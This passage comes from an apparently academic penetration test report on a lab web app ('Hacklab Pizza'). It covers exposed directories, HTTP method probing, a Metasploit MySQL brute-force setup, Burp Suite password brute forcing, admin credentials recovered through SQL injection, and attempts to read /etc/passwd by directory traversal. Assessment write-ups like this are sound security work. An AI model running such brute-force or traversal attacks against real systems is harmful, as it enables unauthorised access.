_SERVER["HTTP_COOKIE"]	PHPSESSID=8icpa0nuilspg273bg28sughg4; SecretCookie=VzlgLjyfdTlgLjyFyzAioFV6pTSmp3qipzD6ZGL3ZmLkBGV3Zj%3D%3D
_SERVER["HTTP_UPGRADE_INSECURE_REQUESTS"]	1
_SERVER["PATH"]	/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/bin:/usr/bin
_SERVER["LD_LIBRARY_PATH"]	/opt/lampp/lib:/opt/lampp/lib:/opt/lampp/lib
_SERVER["SERVER_SIGNATURE"]	no value
_SERVER["SERVER_SOFTWARE"]	Apache/2.4.3 (Unix) PHP/5.4.7
_SERVER["SERVER_NAME"]	192.168.1.10
_SERVER["SERVER_ADDR"]	192.168.1.10

Figure 2.19: The file also contained PHP variables in use, such as cookie names

Other directories listed by Nikto did not contain as much sensitive data and were simply leftover files from the development of the site. The folders `/icons` and `/images` (see Figure 2.20 and Figure 2.21) contained, as the name suggests, icons and images.

## Index of /icons






















<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">a.gif</a>	1999-08-24 05:33	246	
 <a href="#">a.png</a>	2001-05-30 07:54	293	
 <a href="#">alert.black.gif</a>	1999-08-24 05:33	242	
 <a href="#">alert.black.png</a>	2001-05-30 07:54	279	
 <a href="#">alert.red.gif</a>	1999-08-24 05:33	247	
 <a href="#">alert.red.png</a>	2001-05-30 07:54	298	
 <a href="#">apache_pb.gif</a>	1999-08-24 05:33	2.3K	
 <a href="#">apache_pb.png</a>	2001-05-30 07:54	1.4K	
 <a href="#">apache_pb2.gif</a>	2001-05-03 04:30	2.4K	
 <a href="#">apache_pb2.png</a>	2001-05-30 07:54	1.4K	
 <a href="#">apache_pb2_anl.gif</a>	2001-05-03 04:30	2.1K	
 <a href="#">back.gif</a>	1999-08-24 05:33	216	
 <a href="#">back.png</a>	2001-05-30 07:54	284	
 <a href="#">ball.gray.gif</a>	1999-08-24 05:33	233	
 <a href="#">ball.gray.png</a>	2001-05-30 07:54	277	
 <a href="#">ball.red.gif</a>	1999-08-24 05:33	205	
 <a href="#">ball.red.png</a>	2001-05-30 07:54	265	
 <a href="#">binary.gif</a>	1999-08-24 05:33	246	
 <a href="#">binary.png</a>	2001-05-30 07:54	296	
 <a href="#">binhex.gif</a>	1999-08-24 05:33	246	

Figure 2.20: Files found in the `/icons` directory

## Index of /images















<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">base-bg.gif</a>	2016-06-13 10:12	587	
 <a href="#">head-img.jpg</a>	2017-01-15 11:33	51K	
 <a href="#">head-img2.jpg</a>	2016-06-13 10:12	78K	
 <a href="#">icon_menu.gif</a>	2016-06-13 10:12	668	
 <a href="#">img001.png</a>	2016-06-02 18:26	135K	
 <a href="#">img002.png</a>	2016-07-21 06:30	135K	
 <a href="#">img003.png</a>	2016-06-02 18:26	131K	
 <a href="#">img004.png</a>	2016-06-02 18:26	122K	
 <a href="#">img005.png</a>	2016-06-02 18:26	131K	
 <a href="#">img006.png</a>	2016-06-02 18:26	121K	
 <a href="#">img007.png</a>	2016-06-02 18:26	138K	
 <a href="#">img008.png</a>	2016-06-02 18:26	152K	

Figure 2.21: Files found within the `/images` directory

Looking through the URLs identified from the OWASP ZAP scan (which can be seen in Appendix B: Site Information, section **Error! Reference source not found.**), it was possible to see other directories that were not intended to be publicly accessible. These directories included `/swf`, which contained some files clearly meant for future use in the application (see Figure 2.22), and `/validation`, which contained the JavaScript file used to validate users (see Figure 2.23)








<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">Carousel.swf</a>	2016-06-13 10:12	52K	
 <a href="#">default.xml</a>	2016-06-13 10:12	513	
 <a href="#">swfobject.js</a>	2016-06-13 10:12	8.7K	

Figure 2.22: The `/swf` directory contained some files possibly intended for future use in the web application

## Index of /validation






<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">user.js</a>	2016-06-13 10:20	11K	

Figure 2.23: It was possible to see the user validation JavaScript file in `/validation`

Additionally, some of the files that were identified using DirBuster (which are listed in Appendix B: Site Information, section 4.1.2) were investigated. One of the interesting files found was `/security/sqlcm.bak`. When viewed using the Firefox browser, the file came up as a blank page. However, the tool Wget with the command `wget http://192.168.1.10/security/sqlcm.bak` allowed for the file to be downloaded and viewed within the terminal, as shown in Figure 2.24.



```
(kali㉿kali)-[~]
$ cat sqlcm.bak
<?php $username= str_replace(array("1=1", "2=2", "select","SELECT","a'='a',"2=2","b'='b"), "", $username); ?>
```

Figure 2.24: The contents of the file `'sqlcm.bak'`

### 2.3.2 Enumerate Infrastructure and Application Admin Interfaces

In this step, the objective was to find hidden administrator interfaces and identify their functionality, particularly relating to any privileged permissions that exceed that of a standard user. Such permissions that were being looked for included the ability to change the site's functionality, manipulate data, and access to personally identifiable information (PII) held within user accounts (OWASP, 2023). Previous stages of the test had already confirmed the existence of admin users, such as in Figure 2.12, where the functionality of an administrator was described, and from the DirBuster scan (which can be seen in Appendix B: Site Information, section 4.1.2), where multiple files in the administrator directory were discovered.

Analysis of the DirBuster report gives quite a significant amount of information on the functionality that is available to an administrator on the site. As Figure 2.25 shows, the site admin has access to pages that possible information about user accounts, orders, and reservations.

```
Files found with a 302 response:
/member-index.php
/login-exec.php
/register-exec.php
/admin/index.php
/admin/profile.php
/admin/categories.php
/admin/specials.php
/admin/messages.php
/admin/login-exec.php
/admin/accounts.php
/admin/options.php
/ratings.php
/admin/orders.php
/auth.php
/admin/auth.php
/tables.php
/admin/reservations.php
/inbox.php
```


*Figure 2.25: URLs found through DirBuster show the possible functionality of an administrator*

### 2.3.3 Test HTTP Methods

HTTP methods are the main method of communication between a client and a server and knowing what methods a server allows can help show the functionality of a website. This step of the penetration test involved identifying the methods supported by the target web server, ideally to see if there are any that may be a security concern.

Using the tool cURL, a HTTP request was sent to the server using the command 'curl -x OPTIONS http://192.168.1.10 -i'. This command did not return the allowed HTTP methods, but instead returned the headers already seen in previous HTTP requests to the server (such as in Figure 2.1).

To double-check for HTTP methods in use that should usually require some form of authentication first, cURL was used again but for individual HTTP methods. The first tried was the PUT method, which if successful would create a new file on the server. As Figure 2.26 shows, the request was unsuccessful and returned a page stating that the PUT method is not allowed for the requested URL.



```
(kali㉿kali)-[~]
$ curl -X PUT http://192.168.1.10/docs/ -d "PUT Request data"
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
<title>Method not allowed!</title>
<link rev="made" href="mailto:you@example.com" />
<style type="text/css">
```

```

(kali@kali)-[~]
$ curl -X DELETE http://192.168.1.10/docs/ -i
HTTP/1.1 405 Method Not Allowed
Date: Sat, 14 Jan 2023 14:50:24 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
Vary: accept-language,accept-charset
Accept-Ranges: bytes
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
Content-Language: en

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
<title>Method not allowed!</title>
<link rev="made" href="mailto:you@example.com" />
<style type="text/css"><!-- /*--><![CDATA[/*<!--*/
body { color: #000000; background-color: #FFFFFF; }
a:link { color: #0000CC; }
p, address {margin-left: 3em;}
span {font-size: smaller;}
/*]]>*/--></style>
</head>

<body>
<h1>Method not allowed!</h1>
<p>

The DELETE
method is not allowed for the requested URL.

```


Figure 2.27: The DELETE method was also not allowed by the server



### 2.3.4 Testing HTTP Strict Transport Security

Here, the focus was on the target site's use of a feature known as HTTP Strict Transport Security (HSTS), which is used to inform browsers that the website should only be accessed using HTTPS (Mozilla, 2023). This feature (and the use of HTTPS) prevents man-in-the-middle attacks and can prevent threat actors from accessing sensitive user data as it is being sent to the web server.

Using cURL once again, the command 'curl -s -D- http://192.168.1.10 | grep -i strict' allowed for the web server to be queried for the presence of a HSTS header. Should one have been present, the server would have responded with the configured HSTS settings (OWASP, 2022). However, as Figure 2.28 shows, the command returned with a blank line, indicating that the header was not in use on the server.

A terminal window with a dark background. The prompt is '(kali㉿kali)-[~]'. The command entered is '\$ curl -s -D- http://192.168.1.10 | grep -i strict'. The output is a blank line, followed by another prompt '(kali㉿kali)-[~]'.

```
(kali㉿kali)-[~]  
$ curl -s -D- http://192.168.1.10 | grep -i strict  
  
(kali㉿kali)-[~]  
$
```

*Figure 2.28: using cURL, the presence of a HSTS header on the server was confirmed*

## 2.4 IDENTITY MANAGEMENT TESTING

### 2.4.1 Testing Role Definitions

As has been described in previous sections of the report, the target website had at least two types of accounts – a standard user (which is described in Figure 2.12 as a customer), and an administrator. The intended functionalities of both these users are described in the *'readmefirst.txt'* file shown in Figure 2.12. The aim of this stage of the report is to identify if there are any other roles used by the application, and to attempt to access those other roles, especially the administrator user account.

The first attempt to do so was through attacking the port hosting the web server's MySQL server, which is shown in Figure 2.5 as port 3306. A quick attempt to check if remotely accessing the server was possible was done, and as Figure 2.29 shows, a password was needed before access could be obtained.

```
(kali㉿kali)-[~]  
$ mysql -h 192.168.1.10 -u root -p  
Enter password:  
ERROR 1130 (HY000): Host '192.168.1.253' is not allowed to connect to this MySQL server
```

Figure 2.29: It was possible to access the MySQL server remotely, but a password was required

To attempt to brute force a username and password to gain access to the server, Metasploit was used alongside its *'mysql\_login'* module. Figure 2.30 shows the settings used for the attack.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set user_file ~/Desktop/UserList.txt  
user_file => ~/Desktop/UserList.txt  
msf6 auxiliary(scanner/mysql/mysql_login) > set user_file ~/usr/share/wordlists/john.lst  
user_file => ~/usr/share/wordlists/john.lst  
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.1.10  
rhosts => 192.168.1.10
```

Figure 2.30: The settings used in Metasploit's *'mysql\_login'* module

Unfortunately, Metasploit was unable to do a brute force attack on the MySQL server, and the attempted attack returned with an error message, as shown in Figure 2.31.

```
msf6 auxiliary(scanner/mysql/mysql_login) > exploit  
[-] 192.168.1.10:3306 - 192.168.1.10:3306 - Unsupported target version of MySQL detected. Skipping.  
[*] 192.168.1.10:3306 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

Figure 2.31: Metasploit was unable to attack the MySQL server

Instead of brute forcing the administrator login, it was decided to try SQL injection to see if the administrator credentials would be contained in there. This was successful, and as is described in section 2.8.3 it was found that the credentials for the admin account were stored in cleartext within the SQL database (see Figure 2.69). The username *'admin'* with the password *'wormwood'* allowed for access to the admin section of the website.

Investigation of the functionality of the admin user showed that the account was able to do significantly more than the *'readmefirst.txt'* file suggested. While all the functions described in the file were possible, the user was also able to see and remove all accounts on the site (see Figure 2.32).

Members Management				
<a href="#">Home</a>   <a href="#">Categories</a>   <a href="#">Foods</a>   <a href="#">Accounts</a>   <a href="#">Orders</a>   <a href="#">Reservations</a>   <a href="#">Specials</a>   <a href="#">Staff</a>   <a href="#">Messages</a>   <a href="#">Options</a>   <a href="#">Logout</a>				
MEMBERS LIST				
Member ID	First Name	Last Name	Email	
15	Rick	Astley	hacklab@hacklab.com	<a href="#">Remove Member</a>
16	Jim	Smith	J.Smith@hacklab.com	<a href="#">Remove Member</a>
17	Joe	Bloggs	joeblogs@hereandnow.com	<a href="#">Remove Member</a>
18	fname	lname	test@email.com	<a href="#">Remove Member</a>
© 2012-2013 Hacklab Pizza. All Rights Reserved				

Figure 2.32: The admin account could see all information related to user accounts

The administrator was also able to change certain variables used throughout the site, such as the category of food served, and the security question used within the user registration process (see Figure 2.33).

Options		
<a href="#">Home</a>   <a href="#">Categories</a>   <a href="#">Foods</a>   <a href="#">Accounts</a>   <a href="#">Orders</a>   <a href="#">Reservations</a>   <a href="#">Specials</a>   <a href="#">Staff</a>   <a href="#">Messages</a>   <a href="#">Options</a>   <a href="#">Logout</a>		
<b>MANAGE CATEGORIES</b>		
Category <input type="text"/> <input type="button" value="Add"/>	Category <input type="text"/> <input type="button" value="Remove"/>	
<b>MANAGE QUANTITIES</b>		
Quantity <input type="text"/> <input type="button" value="Add"/>	Quantity <input type="text"/> <input type="button" value="Remove"/>	
<b>MANAGE CURRENCIES</b>		
Currency/Symbol <input type="text"/> <input type="button" value="Add"/>	Currency/Symbol <input type="text"/> <input type="button" value="Remove"/>	Currency/Symbol <input type="text"/> <input type="button" value="Activate"/>
<b>MANAGE RATINGS</b>		
Rate Level <input type="text"/> <input type="button" value="Add"/>	Rate Level <input type="text"/> <input type="button" value="Remove"/>	
<b>MANAGE TIMEZONES</b>		
Timezone <input type="text"/> <input type="button" value="Add"/>	Timezone <input type="text"/> <input type="button" value="Remove"/>	Timezone <input type="text"/> <input type="button" value="Activate"/>
<b>MANAGE TABLES</b>		
Table Name/Number <input type="text"/> <input type="button" value="Add"/>	Table Name/Number <input type="text"/> <input type="button" value="Remove"/>	
<b>MANAGE PARTY-HALLS</b>		
Party-Hall Name/Number <input type="text"/> <input type="button" value="Add"/>	Party-Hall Name/Number <input type="text"/> <input type="button" value="Remove"/>	
<b>MANAGE QUESTIONS</b>		
Question <input type="text"/> <input type="button" value="Add"/>	Question <input type="text"/> <input type="button" value="Remove"/>	

Figure 2.33: The administrator account was also able to change options used around the site

There were no measures in place to prevent the admin from making significant changes to the site, such as deleting a user account, messaging customers, or changing the administrator password.

## 2.4.2 Testing User Registration Process

This stage of the test aimed to identify the process involved when a new user registers on the site, and if the requirements for a user to register is properly vetted.

Firstly, the registration process was tested to see if the same identity could be registered multiple times. As the registration and login process relies mainly on email addresses, the site was tested to assess if the same address could be registered multiple times. Attempting to register an account with the email address 'test@email.com' twice failed, with the page in Figure 2.34 being shown. This indicated that the main value used to identify a user is their email address, which is standard practice for websites.




Figure 2.34: Attempting to register the same email twice results in this page being loaded

It was also found during this testing process that it was possible to register a user using data that didn't have the standard email address layout. Figure 2.35 shows that using an input as simple as 'email' would successfully register a user, as shown in Figure 2.36.

A screenshot of a registration form on a light orange background. The form has a title "\* Required fields" in red. It contains seven rows of labels and input fields: "First Name" with a text box containing "name", "Last Name" with a text box containing "lastname", "Email" with a text box containing "email", "Password" with a text box containing three dots, "Confirm Password" with a text box containing three dots, "Security Question" with a dropdown menu showing "Ever gonna give you up?", and "Security Answer" with a text box containing "no". Each input field is preceded by a red asterisk. At the bottom of the form are two buttons: "Clear Fields" and "Register".

Figure 2.35: The site did not enforce use of an email when registering, as the above credentials were used successfully



Figure 2.36: An email-less account operated the same as other accounts

## 2.5 AUTHENTICATION TESTING

---

### 2.5.1 Testing for Default Credentials

This stage of the test aimed to identify if any of the software used by the web server could be accessed using default credentials.

Firstly, the PHPMyAdmin section of the site was tested for default credentials. It was possible to find the default credentials for the site by doing a simple Google search, which returned that the credentials were by default set to 'root' for the username and nothing for the password (Kinsta, 2022) however some online forums indicated that the password was also set to 'Password' in some versions (Haider, 2011). Both were tried through the web browser, but neither worked.

When testing MySQL for default credentials, an internet search indicated that the default credentials for MySQL were the same as PHPMyAdmin (DbSchema, 2020). Attempts to log in with this credential pair also proved unsuccessful, as shown in Figure 2.37, however it should be noted that this may be related to the server not allowing remote access to the MySQL database.


A terminal window with a dark background. The prompt is (kali@kali)-[~]. The command entered is \$ mysql -h 192.168.1.10 -u root -p. The output shows 'Enter password:' followed by 'ERROR 1130 (HY000): Host '192.168.1.253' is not allowed to connect to this MySQL server'.

Figure 2.37: It was not possible to login to MySQL using the default credentials

### 2.5.2 Testing for Weak Lock Out Mechanism

Account lockout mechanisms are a key security feature to protect a website against several login-related attacks, such as brute-force and password spraying attacks. This stage of the test aimed to identify if there was a lockout mechanism on the site, and how many login attempts were required to trigger it.

To test this, the login form was first queried manually to test if the lockout mechanism would trigger after the typical standard of roughly three to five failed login attempts. Using the test credentials 'hacklab@hacklab.com' as an email and a wrong password, it was found that there was no lockout mechanism after ten failed attempts to log in.

To ensure that the lockout mechanism was not simply using a number higher than ten, Burp Suite was used to perform a brute-force attack on the login page. To do this, a cluster bomb attack was used, and the username set to 'hacklab@hacklab.com', a username that already existed on the platform. The password list 'rockyou.txt' was chosen as it contains a huge number of entries (over 3500 to be specific). As Figure 2.38 shows, it was possible to do over 250 login attempts on the site using the 'hacklab@hacklab.com' username, indicating that no lockout mechanism was in place to prevent a brute force attack of significant size.

2. Intruder attack of http://192.168.1.10 - Temporary attack - Not saved to project file						
Attack	Save	Columns				
Results	Positions	Payloads	Resource Pool	Options		
Filter: Showing all items						
Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length
237	hackab@hacklab.com	topgun	200	<input type="checkbox"/>	<input type="checkbox"/>	550
238	hackab@hacklab.com	tristan	200	<input type="checkbox"/>	<input type="checkbox"/>	548
239	hackab@hacklab.com	wally	200	<input type="checkbox"/>	<input type="checkbox"/>	552
240	hackab@hacklab.com	william	200	<input type="checkbox"/>	<input type="checkbox"/>	548
241	hackab@hacklab.com	wilson	200	<input type="checkbox"/>	<input type="checkbox"/>	550
242	hackab@hacklab.com	1q2w3e	200	<input type="checkbox"/>	<input type="checkbox"/>	550
243	hackab@hacklab.com	654321	200	<input type="checkbox"/>	<input type="checkbox"/>	550
244	hackab@hacklab.com	666666	200	<input type="checkbox"/>	<input type="checkbox"/>	550
245	hackab@hacklab.com	a12345	200	<input type="checkbox"/>	<input type="checkbox"/>	550
246	hackab@hacklab.com	a1b2c3d4	200	<input type="checkbox"/>	<input type="checkbox"/>	556
247	hackab@hacklab.com	alpha	200	<input type="checkbox"/>	<input type="checkbox"/>	552
248	hackab@hacklab.com	amber	200	<input type="checkbox"/>	<input type="checkbox"/>	552
249	hackab@hacklab.com	angela	200	<input type="checkbox"/>	<input type="checkbox"/>	550
250	hackab@hacklab.com	angie	200	<input type="checkbox"/>	<input type="checkbox"/>	552

Figure 2.38: The Burp Suite brute force attack was able to get to 250 login attempts

### 2.5.3 Testing for Weak Password Policy

With passwords being the main authentication point on the site, testing the password policy for a user attempting to register would give greater insight into the overall security for user accounts on the target website.

The registration form had no indication that there was a password policy in place and had no prompts to get users to use strong passwords (see Figure 2.39).

**\* Required fields**

**First Name** \*

**Last Name** \*

**Email** \*

**Password** \*

**Confirm Password** \*

**Security Question** \*

**Security Answer** \*

Figure 2.39: The registration form for new users


The first step in testing the password policy involved creating a new user with a blank password, as shown in Figure 2.40. This, surprisingly, worked, and it was then possible to login to the account with a blank password (see Figure 2.41). This meant that not only was there no password policy, but that the registration form and the login form did not actually require a password to be entered, as is suggested by the “\* Required fields” message above both forms.

**\* Required fields**

<b>First Name</b>	* Blank Password Account
<b>Last Name</b>	* lastname
<b>Email</b>	* yahoo@email.com
<b>Password</b>	*
<b>Confirm Password</b>	*
<b>Security Question</b>	* Ever gonna give you up? ▾
<b>Security Answer</b>	* Never gonna let u down xx

Figure 2.40: Attempting to create a new user with a blank password

**WELCOME BLANK PASSWORD ACCOUNT**



---

[My Profile](#) | [Cart\[0\]](#) | [Inbox\[1\]](#) | [Tables](#) | [Party-Halls](#) | [Rate Us](#) | [Logout](#)

Figure 2.41: Creating an account with a blank password was successful

## 2.5.4 Testing for Weak Password Change or Reset Functionalities

Being able to easily change a password on an account can give an attacker a huge amount of leverage when compromising an account, as by changing the password they can successfully block the owner of the account from being able to re-access the account. Considering that the target website had no multi-factor authentication mechanism in place, and no way to confirm a user's email was actually an email address (as discussed in section 2.4.2) so as to notify a user if their account's password was changed, a strong password reset functionality is essentially the only protection a user would have to prevent their account from being taken over.

To test the password reset functionality, a new account was created with a password of '1'. Then, on the member profile page, the password was changed to '2', as shown in Figure 2.42




Figure 2.42: Changing the password on a user's account

Upon doing so, a new page was loaded with the notification that the user's password had been successfully changed (see Figure 2.43). This page is somewhat broken, as the user is not redirected to any other page after clicking on the 'Ok' button. However, this test proved that no other authentication takes place when a user wishes to change their account.




Figure 2.43: The page that is loaded after a successful password reset



## 2.6 AUTHORIZATION TESTING

---

### 2.6.1 Testing Directory Traversal File Include

Directory traversal is a vulnerability affecting web applications that can allow for unauthenticated user to read information that should otherwise be inaccessible. This stage of the test aimed to find out if it was possible to traverse the directories used by the website and discover the information contained within them, and if it was possible to find information not directly used by the site, but that is contained in the web server hosting the site. As mentioned in section 2.3.1 numerous directories were accessible to an unauthenticated user that ideally should not be.


A previous Nmap scan of the web server (shown in Figure 2.5) confirmed that the underlying operating system was a Unix-based system, and so the testing for directory traversal would involve using the dot-dot-slash attack, which if successful would allow for an unauthenticated user to step up levels within the directory structure (PortSwigger, 2023).

First, the HTML of the site was analyzed for links that may be used as an attack vector. It was first noted that the terms and conditions on each page were loaded in with the HTML line shown in Figure 2.44

```
| <a href="appendage.php?type=terms.php">Terms and conditions</a></div>
```

*Figure 2.44: An interesting HTML line was noted as a possible attack vector for directory traversal*

This suggests that whatever information is put after either the 'type' variable or after the question mark would be loaded in. To test this, the classic dot-dot-slash attack was used to see if it was possible to load the '/etc/passwd' file from the underlying Unix system. As Figure 2.45 shows, this was unsuccessful and loaded nothing.



*Figure 2.45: A typical dot-dot-slash attack was not possible through '/appendage.php'*

Noting that Figure 2.44 shows that *'appendage.php'* is used to load another PHP file, the test was conducted again but with the dot-dot-slash attack added in after the filename. As Figure 2.46 shows, this was also unsuccessful.

